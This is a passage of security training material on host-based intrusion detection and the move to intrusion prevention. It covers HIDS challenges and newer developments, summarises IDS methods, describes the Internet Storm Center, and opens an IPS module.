The single biggest advantage to using HIDS systems is the additional insight it provides in detecting misuse of resources past the typical perimeter monitoring mechanisms. Attacks against internal host resources are increasing with the increased worm activity that is introduced from a trusted user, attacks over the wireless network, or attacks over VPN tunnels from compromised workstations. Using HIDS adds another measure of detection that is not easily accomplished with the use of traditional NIDS tools.



HIDS Challenges

As with NIDS tools, the use of HIDS proposes several challenges that warrant careful planning and consideration. Even though a HIDS system might generate fewer alerts than a NIDS on a busy network, the management and handling of those alerts are a significant resource requirement for organizations, especially as the number of HIDS deployments increases throughout the network.

Some HIDS software offers a lot of features but requires frequent updates to software and analysis signatures. Managing the updates for software and signatures can be a difficult task, because each update should be tested for quality assurance before deployment onto production resources. As with any updates to software, a risk is present because the update might cause instability on production equipment and must be evaluated and assessed before deployment.


Unlike a NIDS sensor, a single HIDS monitor suffers from a kind of tunnel-vision that comes from being limited to seeing attacks only on the local system. For instance, a single HIDS monitor is unable to identify a wide-scale attack against multiple systems and is, therefore, unable to generate an alert for the analyst to convey the urgency of the event.

Fortunately, most commercial HIDS tools support a centralized monitoring console to identify attack trends and wide-scale events across multiple sensors. This lets the analyst perform analysis and assess the risks of events across all the monitoring systems that are available instead of narrowly focusing on a single event.

Although a limited deployment of HIDS tools on critical resources can be less expensive than a NIDS deployment, a wide-scale deployment of HIDS tools can be very costly. Not only is the capital expense of software acquisition more significant for a wide-scale deployment of HIDS, but the associated costs for centralized monitoring stations, disk storage for all the alerts that are generated, and operational costs (maintaining the software, deploying updates, and so on) can be very high.

Contributing to the overall cost of HIDS is the impact on available resources for servers and workstations that are monitoring for events. Although many vendors require "minimal" resources for their products, the aggregate cost of this overhead can reduce the life expectancy of servers and workstations. Organizations that have planned for a three-year amortization of hardware might be forced to shorten the lifecycle of hardware usefulness to meet the demands of improvements to HIDS software. This contributes to the cost of HIDS deployments, but is difficult to calculate because it is difficult to predict what the resource requirements for your selected HIDS product will be in future versions.

Finally, one of the challenges with HIDS is simply what to do with all the data that is generated by HIDS. Many organizations who deploy HIDS tools find they do not have the resources available to respond to all the events generated. Storing past events for future event correlation is a good idea, but the disk requirements can easily expand into requiring multiple terabytes to store all of the alerts gathered for a large deployment. Organizations need to clearly define their goals before deploying a HIDS solution to clearly define that the expected returns are on their investment.



Development in HIDS

This slide covers some of the recent advances in HIDS technology and how they impact organizations who are planning or have deployed HIDS systems.

Monitoring Change at the Application Level

Integrity assessment tools such as Tripwire have done a great job at monitoring the status of files at the file system level for many years. More recent advancements in change monitoring tools permit an organization to monitor for change at the application level, which is often more beneficial and prone to fewer false positives. For example, a file integrity system is unable to monitor the Windows "Domain Administrators" group for new additions that might indicate a compromised host—the file integrity system can monitor the Windows SAM file for changes, but that file will change frequently, generating false-positive detects for the desired monitoring scenario. Newer application-integrity applications are able to monitor for changes at a higher-level, including monitoring for changes to a specified Windows group membership. These tools are also adapting themselves to integrity assessment of tools like database applications. By monitoring the contents of a database lookup table, for instance, the application-integrity application might be able to detect changes that were the result of a SQL injection attack.

Protecting Your Web Site with HIDS

Defacing web sites is a common attacker technique.

Without file integrity monitoring on your web site, you are likely to discover that your web site has been defaced only when a visitor reports it to you, possibly hours or maybe even days since it has been altered.

A recent development in file integrity assessment is to protect an organization from having its reputation damaged through a web-site defacement by using an emergency-backup copy of the web site. When the file integrity software detects a change to the files that make up the web site, it will configure the web server to utilize a read-only copy of the web-site content (usually on a CD-ROM) and generate an alert.


This way the web-site content is as recent as the emergency backup on CD-ROM—visitors don't see that the web site was defaced, and the analyst is alerted to a compromise on the web server.

Appliance Platform Support
For many years, HIDS technology was available only on traditional host operating systems such as Unix, Linux, and Windows. Unfortunately, this isn't a comprehensive list of targets for an attacker; it is common for hackers to attack devices such as routers, switches, and other infrastructure devices as well.

Fortunately, HIDS technology has been developing the ability to monitor the configuration and status of these networking appliances including equipment from Cisco, Bay, Juniper, Foundry, HP, and Extreme Networks. The majority of these HIDS devices work from a centralized management server, polling configured devices for information about the configuration, status of cards and peripherals, software versions, running processes, and more. After establishing a baseline of operation, the appliance-HIDS will generate alerts when unauthorized changes are made, or if there are events of interest as defined by the analyst.


HIDS Solutions Are Morphing into HIPS
It is important to note that the line between HIDS software and host-based intrusion prevention software (HIPS) is becoming very blurry. Personal firewall products do indeed stop some attacks by filtering traffic on the workstation, and can be configured to perform centralized reporting for analysis. Anti-virus products are starting to realize their contributory relationship to HIPS products by stopping a significant number of attacks from viruses, worms, and other malware.

Even traditional HIDS software like Tripwire are adding functionality to react to changes to monitored files by restoring backups or reverting to a read-only medium for valuable content. This is certainly good news for the industry, because even the best incident handlers cannot be expected to react within the sub-second response time that is needed for a worm or auto-rooter attack tool to compromise multiple systems in your organization.



Host and Network-Based Intrusion Detection


It is strongly recommended to deploy a combination of host and network-based intrusion detection systems because their strengths are complementary and will aid in providing overlapping coverage to catch the slow and low attacks. For example, a NIDS might not detect a port scan against a specific host but if the server is configured with host-based IDS, then it can be captured.



Internet Storm center

The Internet Storm Center (http://isc.sans.org/) is a powerful tool for detecting rising Internet threats. The Internet Storm Center (ISC) uses advanced data correlation and visualization techniques to analyze data collected from more than 3,000 firewalls and intrusion detection systems in over sixty countries. Experienced analysts constantly monitor the ISC data feeds and search for trends or anomalies in order to identify potential threats. When a potential threat is detected, the team immediately begins an intensive investigation to gauge the threat's severity and potential impact. The ISC has an in-house network of security experts who analyze captured traffic. In addition, they might request correlating data from an extensive network of security experts from across the globe. Critical information is disseminated to the public in the form of e-mail alerts and web postings.

The ISC makes it easy for anyone with a firewall or IDS to participate. They will provide the needed client software, or you can send raw data collected from various network devices. More information is available from the ISC web site at
http://isc.sans.org/.



IDS Summary

We covered a lot of material in this chapter, so let's take a minute to summarize.

Network-based intrusion detection systems work by analyzing the contents of data sent over the network using a combination of signature analysis, anomaly analysis, and application or protocol analysis. Signature analysis uses rules to identify events of interest based on specific criteria in packets. Anomaly analysis uses an inclusive list of anomalous events to detect events of interest, usually through the collection of several packets over time. Protocol or application analysis uses the definitions of a protocol and flags violations of that definition as events of interest for an exclusive detection mechanism.

IDS tools use a combination of shallow or deep packet inspection when analyzing traffic. Shallow packet inspection is fast but only examines the header information in packets using mostly data offsets and field lengths. Deep packet inspection is slow but does a more thorough inspection of traffic, examining the entire packet contents with variable length fields and variable data offsets. NIDS tools also use data normalization techniques to standardize the analysis of data, and to prevent false-negative detects due to IDS evasion techniques.

Host-based intrusion detection systems work by analyzing data that is collected from the server or workstation that it is installed on, using a combination of file integrity monitoring, log monitoring, and network monitoring.


File integrity monitoring works by calculating cryptographic hashes on monitored files regularly, generating alerts when the hash changes as a result of the file being changed. File integrity monitoring provides a measure of monitoring for unauthorized change on systems, which is a critical component of a strong change-management system.

Log monitoring works by using inclusive or exclusive analysis on keywords or phrases. With inclusive analysis, log messages that have matching keywords are raised as alerts for the analyst. With exclusive analysis, log messages that do not have matching keywords are raised as alerts.

Host-based network monitoring is typically used by personal firewalls and other tools to detect attacks that happen over network interfaces. This provides a distinct advantage over network-based IDS tools because a HIDS tool can monitor all the interfaces for a particular host including Ethernet, wireless, modem, and VPN interfaces.


It is important to remember that IDS data provides a mechanism for incident response, it does not protect an organization from attack, nor does it act as a replacement for defense-in-depth. If you are planning on deploying or extending IDS tools, ensure you have an incident handling team and clear organizational policies in place.

It is important to carefully consider the long-term costs of IDS deployment. The capital expense of IDS is just the beginning costs for really taking advantage of an IDS. If you just want an IDS to pass an audit, $30,000 and some screws in a rack will do the job. If you really want to understand the risks that threaten the safety of your computing environment, plan to spend significantly more in staffing, maintaining, and supporting an IDS deployment.




Module 17: Intrusion Prevention Systems (IPS)

This section intentionally left blank.




Introduction: Intrusion Prevention Systems

In this chapter, we focus our attention on intrusion prevention technology, which holds a lot of promise for helping enterprises defend against a variety of attacks. IPS is a beneficial technology that not only provides organizations a view of malicious traffic traversing the network, but also has the ability to prevent system compromise.




Objectives

Everyone has a product labeled "intrusion prevention," yet the functionality provided by these products varies significantly. Let's delve into the details of how intrusion prevention technology identifies and stops attacks at both the network and the host level. We also classify the major systems available and identify the different manufacturers and how their products fit into this industry.



IPS Overview

This section intentionally left blank.




What is IPS?

Simply stated, intrusion prevention technology adds another layer of defensive measure to protect resources. Unlike intrusion detection technology that reports only attacks against monitored systems, and firewalls, which are utilized to permit or deny traffic based on source/destination IP addresses and ports, intrusion prevention technology will attempt to stop attacks before they are successful. How the IPS detects and stops the attack varies significantly between vendors, though each carries the same moniker of "intrusion prevention." In the past, IDS vendors who traditionally had a strong product offering (active IDS) decided to incorporate the feature of sending a TCP reset to a culprit host that was attempting to send malicious traffic to another host on a network. This ability was the industry's first attempt at intrusion prevention. Most vendors today utilize much more advanced methods to prevent attacks. An active IDS stops an attack in progress, but a true IPS stops an attack before it even starts. In addition, an IDS is deployed passively, whereas an IPS is traditionally deployed inline.

Intrusion prevention systems can be generally classified into two vectors: network-based intrusion prevention (NIPS) and host-based intrusion prevention (HIPS). As their names indicate, NIPS products work at the network-level, analyzing traffic much like a NIDS. HIPS products are installed on individual hosts and stop attacks at the operating system or application level.

